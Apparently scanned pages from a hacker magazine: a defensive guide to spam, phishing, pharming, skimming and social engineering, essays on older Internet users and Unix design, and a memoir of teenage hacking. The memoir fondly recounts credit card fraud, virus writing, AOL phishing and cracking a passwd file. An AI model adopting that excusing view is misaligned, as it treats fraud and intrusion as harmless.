There are literally billions of spam messages sent out daily worldwide. It takes relatively little resources for spammers to send out multiple emails each minute of each day. Most are even controlled by botnets where peoples' own computers are infected and are doing the work for spammers. Those messages may even be sent to the unsuspecting user hosting a zombie computer themself! A spammer's hope is that at least a small amount of victims will fall prey to the attack and the payoff is worth the effort (or lack thereof). I read an article elsewhere that there is a 5.6 percent click rate through pornography spam and a 0.02 percent click rate through pharmaceuticals. With this much of a response, what incentive does a spammer have to stop? That translates to 56,000 people falling into a million message spam attack. Most people would call that successful. Sometimes the spam attack is not hazardous to security, but just ads for products. But other times there are malicious sites or code that are contained within the messages, and that's where the real threat come into scope.

Ways of preventing spam are easily implemented at first, but sometimes email becomes cumbersome and violated, no matter how hard you try. Rules for email include: Don't give out your email address to strangers or on forums or online chat rooms. Never open emails from unknown sources. Do not buy anything through unsolicited email. Use and maintain junk mail boxes or spam filters through your email providers or client software. You can possibly set up an alternate email account for questionable offers that require you to provide one. An easy method of implementing this is to choose a regular email account name such as: emailaddress@domain.com, then alternately choose a junk email box such as spamemailaddress@domain.com. This way, it's easy to remember which one houses the potential spam. A contributor from an earlier volume of *2600* outlined some pretty great ways to set up a Gmail white-list.

Spammers send out a lot of emails each day, each hour. Their lists are vast and contain millions of addresses. It's safe to say that not all of these addresses are correct or active. Most of the time, spammers use a type of brute force to generate email addresses for a specific domain. So with such a massively huge list, why waste the resources mailing out to every combination of the ASCII table? Short answer is that they don't. They hone the lists for live email addresses that actually have a human owner that occasionally checks the emails. But, if you're truly diligent and do not click on any unsolicited links from spam messages, how do they know that your email address is active? They use a simple technique called an email "beacon." The spammers embed a 1x1 transparent pixel .gif into the email message. When the victim opens the email, the .gif is called from a tracking server, where the spammer can capture statistics of unique "opens" and IPs, and validate the email. The victim's email goes onto the good list and is added to future distributions. This email beacon lets the spammer know which of his email addresses belong to actual humans and that emails sent to these addresses will more than likely end up being read. And these are the numbers that count. These are the resultant numbers that rank spammers to large companies who seek their services.

Fortunately, for the email beacon to work, several things need to be taken into consideration. First, a victim's email must be set up to receive HTML messages. If the victim's email is set up for text only, the beacon will not work. The email address may still be able to be tracked if the victim clicks on a link within the mail, but looking at it will not flag the beacon. Second, most email clients (especially on the web or mobile) will not show pictures by default. This way the beacon is never requested when the email is opened. If the victim chooses to "always show pictures," only then is the beacon flagged. Email settings can be checked with a client to see if this feature is available. This should be turned off by default in case a well-crafted spam message does slip by better judgment.

"Spim" is a relatively newer term that is a play on spam over instant messaging. The concept is just like spam, only accomplished through your instant messaging client. The key to avoiding spim is to again only view messages from people you trust. Some client software allows you to set up spim filters as well.

Enough about spam. We may not know all about the industry, but we all know enough that we don't like it. And suffice it to say, that's usually enough to avoid it.

Another type of attack is called "phishing." This too is usually implemented through email, but can also come in the form of an already malicious site that has malicious hyperlinks set up to point you to phishing attacks. This is when an attacker tries to coax usernames and

passwords from a victim by tricking them into thinking that they are on a legitimate website to which they have a valid account for authentication. Some phishing attacks are very crafty and attackers make effective sites, which look just like legitimate websites that victims normally visit. Because statistically most people use the same usernames and passwords on multiple systems, all the attacker needs to do is capture it once and they can potentially get into any other account that their victim owns. By use of sneaky tricks like browser add-ons or default search aids, attackers can take advantage of a victim, using misspellings, in order to send them to where they want them to go. Look for emails with links that are poorly written or have bad grammar throughout the body. Always be on the lookout for websites that you are normally familiar with that look strange or different from what you are used to seeing. Another technique is to never use the links provided in emails or from untrustworthy sites. Always go to the address bar and type in the URL yourself to avoid misdirection.

"Spear phishing" is an alternate use of the term phishing where attackers focus their attacks on a specific group of people. These people may all be part of a banking transaction list that was stolen or a website database that has been distributed illegally. Attackers can make assessments of these groups based upon their net worth so that they can focus their attention on a victim with high profitability.

"Whaling" is another term used where attacks are directed at high level corporate officers or even celebrities.

"Vishing" is an attack like phishing (it actually gets its name from a combination of the words "voice" and "phishing") where an attacker will try to get a victim to disclose usernames and passwords via an automated voice telephone system. With the prominent implementation of VoIP (Voice over IP), this type of attack is becoming increasingly popular in large companies. Because VoIP uses the IP suite of protocols, attacks can be constructed with the use of software and a computer, rather than having to rig up an analog voice recording along with analog equipment. Usually the attacker sends a bogus email to the victim pretending to be a bank or other credible institution and tricks the victim into calling the provided number. There the victim follows the system through a volley of verification checks and finally a password or PIN change. Avoid calling numbers that come from suspect emails. If the email is supposedly from a financial institution or other credible source, find the corporate number from an old statement or bill and use that to call instead.

"Pharming" is a practice where an attacker will try to redirect a legitimate URL to a doppelganger website using varying techniques. This attack can be carried out on multiple levels of the OSI model, so stay sharp. If the attacker has compromised the victim's computer, depending upon its configuration, the "hosts file" can be altered to redirect valid URLs to resolve to bogus IP addresses. Because most computers are configured to look to its own DNS tables before reaching out to the Internet for name resolution, this can be tricky for an average user to detect. Your host file for Windows systems is located in the system root directory, usually found in C:\WINDOWS\system32\drivers\etc. Alternatively for *nix, keep an eye on /etc/hosts and /etc/resolv.conf. Malicious software can also simply change the DNS server of your network configuration to whatever they want. Another way that an attacker can redirect requests is through a compromised browser add-on. Routers and their firmware can also be altered to automatically point some or all traffic to the malicious site. Finally, an attacker can, in fact, alter an actual DNS server so that any requests made to it are redirected elsewhere. There is nothing that the victim can do to prevent this. This is usually known as DNS poisoning. Users must be careful when downloading or agreeing to the use of browser add-ons when installing bundled software. Also, users can regularly check their DNS settings (most of the time they should be automatically set through the ISP) if they suspect that an attack is taking place.

People using public Wi-Fi Access Points (APs) should be careful to watch out for a social engineering technique called "evil twin." In this instance, an attacker will set up their own Wi-Fi Access Point with the same name as, or similar name to, a legitimate AP. Users will connect to the AP thinking that it is the legitimate one; all the while the attacker is capturing data packets that may contain usernames and passwords or other sensitive data. A victim's PC may try to automatically connect to both APs if the attacker is spoofing a legitimate AP with the same name, rather than merely a similar one. A victim might also see their connection continuously drop and reconnect as the network adapter does not know which AP to accept responses from. This can be

an early warning sign that an Evil Twin attack is taking place. It's best to double check what the name of the AP actually is with the person in charge of the hotspot before actually connecting to one.

When trying to gain access to banking accounts, attackers will go to pretty bold extremes. By trying to steal credit card or debit card and PIN information, attackers may set up fake card readers, called scanners, overlaid on top of real ATMs or other legitimate card reading devices. This type of attack is called "skimming." And, as farfetched as it may sound, it's surprisingly becoming more and more frequent. Attackers can place these card readers atop of many common devices like gas station pumps or actual store merchant-service terminals. There have been reported cases where wait staff at restaurants used scanners to capture hundreds of card numbers per night at dining establishments from customers. This can only capture the card numbers themselves and usually not the PIN. For that, the attacker may use other techniques such as shoulder surfing. With the card information and a victim's PIN (if capturing debit cards), the attacker can encode a new card, buy goods and resell them, or cash out at the ATM. Always keep a lookout for ATMs or other card readers that are unsecured, seem poorly made, or do not match the device that they are a part of.

Social networking sites or social media sites can be a den of social engineering attacks because of their popularity amongst the masses. Most victims think that their information or content is secure, simply because they have a username and password to login. That doesn't account for the information that is made public by default, sometimes without the victim being aware. Just by accepting the EULA (End User License Agreement) to a popular social media site, the victim is more than likely waiving rights to any information posted. People can be pretty revealing on a social media site. People often think that the only individuals who are interested in their page are people who know them personally. This is not always the case. A victim may be targeted for many reasons, including associates, the place that they are from, the school that they go to, or the places that they work. If an attacker is looking for information on a bank, why not try to compromise a bank employee? All it takes is one "office Christmas party" post, and you have become a target. Stay diligent on social media websites. Try not to post anything too revealing about your work and never post anything that you wouldn't want on the front page of tomorrow's newspaper.

When most people think of social engineering attacks or identity theft, the picture that often enters their minds is that of some "Hollyhacker" type computer-savvy person in a dimly lit room working fiendishly over a computer of sorts, hashing away at the keyboard, waiting to capture your next online transaction. Or that there is some sort of agglomerated suite of cutting edge applications running on a secret network comprised of several server racks in some abandoned building that is collecting data all day, running carefully milled algorithms in hopes of gaining access to your personal bank account. Sadly, as much as Hollywood can twist it, this is almost never the case. Most of the time that your information has been compromised, it was ill-gotten through unsafe handling practices of your "Personally Identifiable Information" (PII) by some lazy call center worker or banking associate. It's not always as glorifying as we'd dream it to be. Actually, people may be even more disappointed by the method in which their information was stolen over the fact that it was actually stolen in the first place.

What we are talking about is the not-so-technological means of social engineering and alternate methods of attack. More often than not, this is actually how attackers obtain victims' information. It's simply for the fact that it's actually easier to just trick the information out of someone or exploit their trusting nature, rather than executing an elaborate plot through specially crafted application warfare.

One type of non-technical attack is simple "impersonation." An attacker can just call or show up at a place of business claiming to be someone that they are not. They often will impersonate security personnel or an IT support tech. While calling or with face-to-face visits, the attacker is looking for inside information on an establishment in order to posture themselves for a better overall attack. They may try to use several techniques like an implied sense of urgency to try to befuddle the victim into not wasting any time letting them in or giving the attacker the key code to the security system. Attackers may act like a new employee that doesn't understand the inner workings of the company, or as a person who's been with the company so long, they no longer have any regard for security "protocol." Or the attacker may act absent minded and repeatedly apolo-

gize and act grateful for the favor of the victim letting them through the door. It's easier to attack an infrastructure if you have insider information about the establishment first. One can never be too careful about who's calling or visiting and asking about the network or asking to see the server room. Have you ever walked through a hospital or even your own workplace and seen a bunch of people there, moving in and out of rooms, going about their business? How do you know they're all supposed to be there? How do they know you're supposed to be there? It's all about swagger! More than likely, some stranger could probably walk up to a filing cabinet next to your cubicle, open a drawer, and take out some files, and you or any of your coworkers wouldn't even bother to think about them being there, let alone stop them. It's a person's duty to challenge those people lurking around or asking too many questions about sensitive information.

If an attacker cold calls your office, one thing you can do is ask the would-be impersonator if it would be all right to call them back at their corporate number or just call your boss to confirm the visit. Impersonation is actually a pretty common trick, especially amongst penetration testers that are hired to test a business's security. Why expend the effort when it is easier to just pick up the phone and get all the information you need from an unsuspecting worker?

"Shoulder surfing" might be the most common attack in the workplace or in any public place where you must use your sensitive information freely. This is the act of watching over someone's shoulder or from a great distance to see what the victim is typing, such as a PIN at an ATM or cash register, or a username and password on a computer keyboard. People have been caught using telescopic lenses to record ATMs or gas pumps fitted with skimming devices. An attacker, armed with a re-encoder can then create a fake card with the victim's numbers and their real PIN for use at an ATM. Coworkers or any malicious person can possibly shoulder surf a password at work to gain unauthorized entry to a system using a victim's credentials. There are now applications that can read everything that a victim types into their iPad or phone with 97 percent accuracy and the ability to transmit data in real time, just by using an overhead camera such as a surveillance video camera. The victim can even move freely while using the touch screen because the application can adjust for movement.

Another type of non-technical attack is a "hoax." An attacker can try to construct a plausible story that a victim might believe, thus coaxing the victim into giving up some relevant information. A kindly fellow, down on his luck, may ask you for 20 dollars. You're happy to oblige because it is payday and you have some extra dough, not with you though. Luckily for the both of you, there is an ATM at the end of the block. After the transaction is done, and you've earned your Good Samaritan badge for the day, it's already too late. You've probably been skimmed and shoulder surfed from the guy with the binoculars across the street. Hoaxing is not always a live scam. Sometimes there are hoax emails that are circulated. They are usually comprised of some believe-it-or-not offer that can leave you very wealthy, if only to transfer a few thousand dollars to some Nigerian prince who won the lottery in Canada and has a difficult time with U.S. Customs. Sometimes a hoax is just a malicious application that tries to trick a victim into believing that they are infected with a virus. The victim then downloads a fake antivirus program that holds their computer hostage for the exploitation of money from the victim. Hoaxes are best avoided through common sense. If offers look too good to be true, they usually are.

"Tailgating" is the act of using someone else to gain physical entry into a building or otherwise restricted area. The attacker tries to give the false impression that they belong to the establishment and they are just walking in with everyone else, without establishing credentials, or they simply try to go unnoticed behind a victim while entering a secure area. In crowded areas where many people are entering a building, usually people are kind enough to hold the door momentarily for the person behind them. Human kindness is a major security risk where physical security is concerned.

"Piggy backing" is when an attacker uses a victim to gain unauthorized entry to a secure location by feigning that they have just forgotten their ID badge (or other credentials) or just don't want to bother looking for it or bother to punch in their code either, because the victim already has the door open. Attackers play on the fact that people inherently are not rude, and would probably not just drop the door on someone's face if they knew they were behind them. An attacker may also ask a victim to open entry for them, claiming that they left their badge at their desk and have no other way to enter the building. People claiming to have


forgotten their credentials should be reported to security personnel at once; no hard feelings.

"Dumpster diving" is perhaps the most splendid method of social engineering. People will actually hunt through the trash of large establishments, searching for discarded documents that may contain sensitive information about a victim. Who would be careless enough to throw away such sensitive information without making sure that it was properly destroyed? Banks, hospitals, schools, and other institutions have been known to throw away sensitive data on victims. Businesses are not the only ones that are held accountable, though, for throwing away important things. People throw away bank statements, bills, credit card offers, health records, and even checks all of the time. Dumpster divers usually target wealthy homes for garbage as well as large businesses. Unless someone has a personal vendetta against you, or you're part of a larger scheme, your private trash is probably safe. But it's better to play it safe than be sorry later; shred personal documents, then burn them, then bury the ashes in the garden for soil aeration With seemingly innocent information, dumpster divers can usually piece together enough about a victim's life to open new bank accounts, apply for credit cards, or buy a new car on a victim's good credit.

"Reverse Social Engineering" is an intricate plan that involves first the attacker sabotaging a victim's system, then the attacker advertising their technical expertise and willingness to help, and finally the attacker assisting the victim with fixing their problem. Sometime an attacker has a target in mind, but may have a difficult time getting there. Unfortunately, people in general are usually the weakest link in the security chain. The attacker may use a victim as a temporary asset to achieve their final goal. This elaborate plot can be used by the attacker to gain entry to a location - physical or digital - that was previously off limits, through the exploitation of an indirect victim. The right combination of trust, misdirection, and lack of technical ability on the victim's part can easily let an attacker overcome a previously off-limits target. To a non-technical victim, this can be pulled off as easily as loosening a network cable while they are not looking. Then the attacker can convince the victim that a driver must have been corrupted, and that they can fix the problem quickly. Sometimes urgency is on the attacker's side also, if the victim is frightened of reprimand by their boss for "breaking" company equipment or for the loss of company time by not being able to get their work completed. One way to help protect yourself is to ask the would-be attacker if they can guide you through the process yourself, never surrendering your keyboard and mouse. Or ask that another person chaperone the situation if they insist on taking command. Always stay vigilant of your surroundings and those who seem overeager to help. If it's a commercial environment, never give your computer to someone overnight to fix without company knowledge and agreement first.

Once again, the overall crux of all social engineering attacks is the implied trust that people have with each other. Every person exhibits some level of confidence with the world around them - that it won't just turn around and stab them in the back. Most of the time, this is true. Not all people are out to steal your personal information. But it pays to stay conscientious about the dangers around you and to know how to mitigate these threats. None of these types of attacks go completely unnoticed. All social engineering attacks are detectable depending on the victim's level of knowledge and their unwillingness to trust strangers. Human error and malice are the largest security vulnerabilities in the IT world. There are different types of social engineering attacks emerging every day, each one cleverer than the last. Attackers find an exploit or something that seems to consistently work, and then the technique becomes more widespread. As they become more popular, people begin to dissect the attacks and develop ways to readily identify them and ultimately counter them. Staying educated on the latest social engineering techniques helps best. But most attacks can be avoided with a little common sense, quick thinking, and just a touch of paranoia. The greatest thing to remember is that when you least expect an attack and your guard is down, that's when it will most likely happen. So, just never let your guard down, right? Though there are scammers out there taking advantage of any potential victim that crosses their paths, one does not have to live in perpetual fear of identity theft or worse. And, even with all of this extravagant chicanery and crafty techniques to coerce victims into divulging personal information, it's still no excuse to leave the house wearing a foil hat. Stay educated, stay vigilant, and never take anything at face value.

Why Your Grandparents Don't Like the Internet



by xnite

Today we live in a world where technology is all around us. While most of us know this, there are many people who still ignore it and refuse to use it. During my days as an outbound call representative (a fancy term for a telemarketer), I called up many older men and women who had never even heard of the Internet, and those who did were afraid to use it.

I decided to use my position to somewhat of an advantage to gain some research on the situation. My findings were fairly common, but some of the results may shock you, or at least confirm that which you have already thought to be true.

A common fear that these people expressed was about things that they have heard about in the news pertaining to hackers and "Anonymous." They feared that simply by accessing the Internet, they would instantly become vulnerable and that their personal information would be placed online for the whole world to see. While few mentioned "Anonymous" by name, the way they worded their fears as based on news clippings, you could tell that this was a generalization of their fear of the collective.

Another fear that people expressed was that they may have their bank accounts stolen, or identity stolen in general. They would express a fear that simply connecting their computer to the Internet would allow access to their physical filing cabinet. While unrealistic, it's very hard to convince these people that this simply cannot happen.

Aside from identity theft, people who generally do not use the Internet are concerned that people over share on websites such as FaceBook and Twitter, and stated that we rely on these services too much. Many times I would tell a customer that they did not need to use such services if they did not want to, but they could simply read to their heart's desire on websites such as CNN, MSNBC, Fox, etc., to which they would say something like "yes, but I cannot believe anything out there on the Internet because hackers could have put that up - I would rather get my news from the radio or TV."

My studies showed that, as the Internet grows, there will still be naysayers, and not because they are old, but because they are afraid. I think that as the Internet grows, so should the population using it. It's time that we inform our parents, grandparents, uncles, and aunts about how the Internet really is a good thing, and how they can stay safe and protected on it. My girlfriend's grandmother is in her eighties and we just got her on the Internet a couple of months ago. She now loves the Internet and even enjoys reading people's blogs and watching YouTube!

Please, if you have a story to tell after convincing your elders to get online, email it to me at `Internet4TheElderly@xnite.org`.

What Made Unix Great and Why the Desktop is In Such Bad Shape

by Casandro

A few years ago, I wrote my diploma thesis. For this I had to do a lot of data processing. Now I'm a Pascal person. I don't like C particularly, so whenever I need something, I write a little Pascal program. During my thesis, I was amazed at how well Pascal fit into the other tools I have on my little Linux box. For example, sox has a special text-based format which is trivial to read and write in Pascal. Gnuplot also takes text input and produces beautiful graphs. It all just seemed to click into place, just like Lego. It was great fun to play around with it, and any idea I had could be realized within minutes. Later, I heard of something called the "Unix Philosophy" and I have read "The Art of Unix Programming" (available online). In this article, I'm going to be lazy and use the word "Unix" for systems following that philosophy. "Unix" is simply shorter than "unixoid system" or "system complying to the Unix philosophy."

Suddenly this all fell into place. In my view, the main ingredient of Unix is the idea that everything is a file, and those files are, if possible, simple text files in one of a few basic formats. Look at the password file inside every Unix system. It simply is a text file, with columns separated by colons. It is trivial to parse. You read in a line, look for colons, and separate the fields. There is nothing programming language or processor specific in those files.

In fact, there are Unix tools like awk, cut, and paste which thrive on those simple text formats. Again, it all just simply clicks into place. Just because it's all text and simple commands.

Imagine running the computer system at a school. If you'd like to have a Windows user account for every pupil, you would have to either manually create those accounts, or use a special tool which may or may not read your source list and add the users. On Unix systems, the problem is trivial to solve. You make sure you have a list of all pupils and write a little shell script executing the adduser command for each one of them. Within a short amount of time, you will have all users added. If you want to make the process faster, you can even create new password files directly. Things which are trivial are trivial. You don't need to mess with complicated interfaces. Everything you need is documented precisely where you need the documentation.

I believe the reason for relying on text lies within the weaknesses of the C language. C is not actually very portable. For example, I used to have an iBook running Linux. Since it had a G3 processor, it stored integers in a different direction than my desktop PC. While my PC stored the least significant digits first, and then progressed to the more significant ones, the Mac did it precisely the other way around. And those machines still were fairly similar; both were 32-bit machines. In the past, there were 18- or 36-bit machines, so the number of bits in an integer was very different. Transferring binary files between one computer and the next must have been a nightmare. However, if you use text, it's trivial. You can always get text to some standard format, for example, Baudot on five column paper tape, or perhaps punch cards. The problem of transferring text from one machine to the other was already solved when Unix emerged.

There is another point where text is used. If you want to interface with a subsystem on Unix, you traditionally use text. For example, there is a sendmail command which takes text as an input and sends out emails. Since it is a command, you can simply add options to it. However, since the scope of the command is limited (another great idea behind Unix), you'd rarely need to completely rework the interface. If you do, you can simply start a new tool, or you can write a tool taking the new format of input and reformating it for the old format. In fact, this is what old versions of bc, a Unix "desktop

calculator" tool, used to do. It reformatted its input into the form needed by "dc" (another similar tool) which did the actual calculation. That way, you didn't need to maintain two sets of algorithmic routines.

Now there is an unsettling development in the Unix world. It probably started with the TCP/IP stack. Suddenly you had to use special functions to open network sockets. People didn't mind yet, as it still was a file, and after all today you can simply use netcat to open sockets in shell scripts.

Then came things like Alsa and OSS. Back when I started with Linux, you could simply type "cat /dev/dsp > somefile" and record audio. You could play it back with "cat somefile > /dev/dsp". The sound card was just a device you could read from and write to, just like a serial port. Then came Alsa. You suddenly had to link against a library. At least there still were decent command line tools so you could set things like the volume without having to link to libraries. Now we have PulseAudio, an overly complex and fragile system. Yes, it does have a command line to control it... but it uses locale. It's virtually impossible to reliably parse its output.

More and more systems build on top of in-transparent systems. There is, for example, dbus, a system apparently designed to state the obvious... in 400 messages if necessary. Sure, it seems like a good idea to be able to pass around messages, but aren't there simpler ways other than creating a daemon which sometimes even crashes?

I could go on ranting about various systems, but there is little point. Everyone knows the problems, and, in fact, there are valid reasons for doing it the way the developers have done it. Maybe the problems lie in our current Unixes themselves.

Let me talk to you about a world where people have taken the philosophy behind Unix to the next level - the world of Plan 9. Unfortunately, I haven't been able to try out this operating system, named after the popular U.S. science fiction movie *Plan 9 from Outer Space*. So a lot of what I say is based on hearsay. Nevertheless, there are ideas which are worth considering for future versions of Unix systems. First, let me remind you of two features that actually have made it to Linux. The first, and probably the most popular, is UTF-8. With it, I have a fairly compatible way of simply using multi-language text wherever I previously was able to use plain ASCII. The other feature is the /proc/ file system which includes a lot of information about the system as well as all processes currently running.

Plan 9 takes the idea that everything is a file to the next level. File systems are natural interfaces between any part of the system. For example, networking is part of a file system. You can open a socket by writing to a file. An IRC client would provide you with a directory where you could write into a file to open a connection to an IRC server. This would create a directory. In that directory, you could write to another file which causes the client to join a channel and create a directory for that channel containing files representing everything being said in that channel, and a file to say something to that channel. Of course, they have their own network file system which allows you to export those virtual file systems. That way you can export the networking stack via the network, a useful feature when you only have a limited number of public IP addresses.

Now imagine we had a similar system on the desktop. Instead of having to link GUI toolkit libraries into your program, you could just call a program which will open up a GUI element on the screen as well as a directory in your virtual file system. You can then add more and more GUI elements. The great thing is, if you want to change or extend your GUI toolkit, you'd just change programs. It won't even matter what language those programs are written in. You could try out new elements in shell script and then later move them to C or Pascal or whatever. If you want to port your GUI toolkit to a mobile device, you'd just replace the executables. And even if you added new features, it'll still be compatible.

This is the great thing about text-based formats. It's trivial to write software that can just ignore columns at the end of a line. It's much harder to write software which can deal with unknown sizes of binary structures. It is also trivial to call a program with command line options you don't know about - you simply don't set them. It's much harder to dynamically link to a binary library if you don't know the complete structure of the interface.

Text interfaces are simply more versatile and flexible. They can tolerate quite some amount of changes. And changes are a good thing. Designing interfaces is hard. Virtually nobody gets it right the first time. So it's good to have several chances.

To me, this is what Unix is all about.

The Hacker Perspective

Hristo (Izo) Gueorguiev

They shut down MSN to our side of the world. It's because of kids like us. We used to brag. No matter, we'd jump on the X11 networks from some random gateway and we still had AOL, CompuServe, and even Genie. Boy, were downloads fast with Genie.

Me, I never paid for Internet my whole teenage life. Neither did anybody in my clique of friends. Not that we or our families could have. For what it cost, you could have fed a family of four. But we were hungry for knowledge, we needed hardware specs, driver descriptions, demo scene source code - and it was all out there on the net.

So we got on there in the way we knew how. We had no money but we had modems and we had credit card generators. Hell, we wrote a few and we had know-how. Mostly we had a hunger.

I guess it all started with a book. I'd be damned if I remember the name. Saw it in a bookstore when I was just a wee little lad on a family vacation. My parents, quite happy I was expressing interest in reading, purchased it for me. The book featured a curious little boy, much like me, so easy to relate to and his new pal, a computer. I had seen those in the movies.

Didn't fully understand it on the first read. Nevertheless, I felt enlightened. I was hooked and there was no going back. Before you knew it, I was a member of the after school computer club. Writing or rather attempting to write BASIC code on the Eastern Bloc-built Apple][clones. The more I learned, the more I understood how these magical things, these computers, worked, the more I needed to know. There was always something more on a lower level that made them tick. I *needed* to know.

Skip a few years ahead and there I was making "hidden" DOS directories with non-printable characters on a Cyrillic keyboard. After a few more years came Turbo Pascal and C, 8086 Assembly. Sure. Had to learn it. After all, how else do you learn to code viruses? Well, that, and undeleting a password-protected AIN archive from a school computer.

Oh, did I mention by then I was in a high school with computer focused accelerated education? Two of the upperclassmen were quite heavy into the DOS virus creation scene, if you will. I wanted in on the knowledge too. How heavy, you ask. Let's just say we referred to the PC 286 equipped computer lab as the Nevada testing grounds. Stick your SD floppy disks in at your own risk. I personally never took the "condom" sticker off of the write protect tab.

After a little social engineering, I had both an archive with source codes and the password to it. Interestingly enough, my elder schoolmate whose code I had stolen wasn't really upset. Rather, all of a sudden, I was in. Another year and we were fast friends. And not just him.

Somehow, through the old hand-to-hand distribution network, I had gotten a hold of some video game source code, among other things. All done by a talented programmer, our age, from a different school. There was a home phone number in the header comments, not too many cell phones then. So, naturally I called. He, of course, was quite surprised that a collection of his hard work was out in the wild. He too became our friend. Others followed, so we had crew.

Even gave ourselves a name. We coded custom trojans and graphic demos. We broke into BBS systems just to discover on closer look that the SysOp had written ones of their own. We'd call and make more friends, accumulate more knowledge.

At the time for us, light recreational reading when we wanted to relax were the virus descriptions in the F-Prot database. The expression of our fashion sense, what window

manager we chose to use for MS Windows 3.1. Our religion, OS2 or Linux.

The National Computer Institute, home of the back then infamous Bulgarian Anti-Virus Lab, left tens of their ISS servers not updated. That is, until we shut them down for a few hours and told them.

No, I didn't have the printed manual that went along with Electronic Arts' *LHX Attack Chopper.* No, I couldn't answer the security question. I had a debugger, no need to know what word was written at the bottom corner of the page = random(seed), or was it the top? Neither did anybody else from then on who got their hands on the patch file I made.

We didn't just hack (crack, whichever, pick a word), we hacked hacking tools. Imagine a debugger designed primarily to help create cheats for games being used to break the copy protection of Sorcerer Decompiler. An aptly named piece of software which, when fed an executable file, would return a source code in 8086 ASM language. It took a few hours, just couldn't find the hex string I was searching for in the executable file. Well, until it hit me that they had used an executable compressor, not once, but twice. Security through obscurity. Really, of all people, the good folks at whatever firm published Sorcerer Decompiler should have known better.

We looked for challenges and even made our own. Sure, you can write this or that in Turbo C. Now let me see you do it with just a batch file and Norton Batch Enhancer. Sure, we could tell you at what offset *Sid Meier's Colonization* stores gold in the save file. Want a sandworm when playing House Atreides in *Dune II,* no problem. All you needed for that one was a text editor and some common sense.

Sysadmins of a large Bulgarian ISP told us their AIX mainframe was unhackable. Challenge taken. After overloading a few analog lines with calls, we managed to hijack a session - I read it was possible on some board. Lucky for us, telecom still had the ancient Soviet Bloc switching system. Just like that, we were a few escape characters and a shell away from an unshadowed passwd file. A few days of brute force on a work computer and we had hundreds of accounts. We emailed it to them. They were still kicking our ass in *Doom* deathmatch. But their gloating was no longer the same.

Oh, did I mention *Doom?* Two in the morning, house phone rings. I jump and grab the handset in my room before it wakes the rents. "You won't believe what John Romero's head says...." my friend yells on the other side of the line. He, of course, is referring to the now famous Easter egg on the end level of *Doom II*. He is understandably unable to contain his excitement. After all, you couldn't just jump on YouTube and look it up then. He did it the old fashioned way, by hours of parsing though sound sections of the huge .WOD file with a wave editor.

This kind of hunger breeds its own dedication, focus, and curiosity. It's a different kind of OCD. As kids say nowadays, you can't buy that s***.

We coded, from games to cracks that gave you infinite resources in games. From viruses to anti-viruses. Trojans to graphic demos. We terrorized the first web chats with ASCII art bots we made. We phished credit cards on AOL with fake software upgrades that promised unlimited access. We pirated software we couldn't afford but wanted to learn, and we supported open source in its infancy.

But we also always told. We raised red flags and we warned. And the problems got fixed. We never damaged things and we attempted to leave them as they were as much as possible. Well, OK, we *almost* always told, but one thing is for sure: we were always learning.

I guess for me, and the kids like me, it was a strange time. A time and place where the conditions were just right for this kind of learning. Where we could come back to school Monday morning and not get in trouble for having accidentally rewired the principal's line to a different building. A time and place where simply switching it back and explaining that we had needed more bandwidth was enough. He even gave us an extra line after that. A time when communism had fallen but capitalism hadn't quite made itself at home. A time when the Internet was blooming for the first time and cyber crime was just barely starting to make mainstream news. A place where the old structure was down but the new one was not quite rigid, and the home PC was about to really hit its mark. We had a little extra elbow room. We were lucky.

I guess the whole thing started with a clock. A few of them, to be exact, that I took apart while my parents weren't watching, just to see how they worked. Long before that book and long before I could put them back together. The parents weren't thrilled, but they were the kind of people who understood. So was grandpops who actually got me a tool set of my own. By then, they had caught on that I should be watched on what I was using them for.

I was late for class; the teacher was new and quite young. She wasn't particularly apt at handling teenage boys, especially when they were bored because of having to spend six weeks learning MS Word. And this was the computer accelerated class, which happened to be mostly boys. She asked why I was late. I told her I had already learned that part of Word. The teacher, of course, questioned that as I didn't even know what she was teaching that day. She said if I could take the end of the class quiz and pass it, I could leave then. But I would have to take the grade I got, no matter what. I passed and got an A. On the way out, I chirped, "That's what the help files are for." She shouted back at me, unable to keep a smile from showing, "*Smartass!*"

I guess unlike my parents or our principal, the education system as a whole didn't catch on. It failed to focus our attention. It didn't direct us into productive expression, but bored us instead. It didn't feed our hunger for knowledge but had us chasing a carrot. All the things we did were all before we were even 18. We were kids. We found our own way to feed the hunger and learn. As with all kids, it was slightly misguided. Well, really downright criminal sometimes. Most kids do drugs. We did computers... and more. We were high on knowledge.

There is a lot of talk about morality and social responsibility. A lot of labels are being thrown around. White hat. Black hat. Hackers. Crackers. Thinkers. What's forgotten is that with the exception of a few bad apples (or latkes or whatever), most of hacking is done by the kids whose thoughts are a little too fast to follow the carrot. They'd rather take the stick apart.

Not for the good of something or someone, not to hurt anybody. Not for wealth or unfair advantage. Not to feel special. No, but instead to feed the hunger. The hunger for knowledge that underlies their every action. Simply to know. Know as much as possible.

In the end, most all find ways to feed the hunger constructively. Thanks to them, we have smartphones, Firefox, and Google. Thanks to them, we get to keep enjoying our freedom of speech and expression. Those kids are the tech innovators, the startup visionaries, and the activist lawyers.

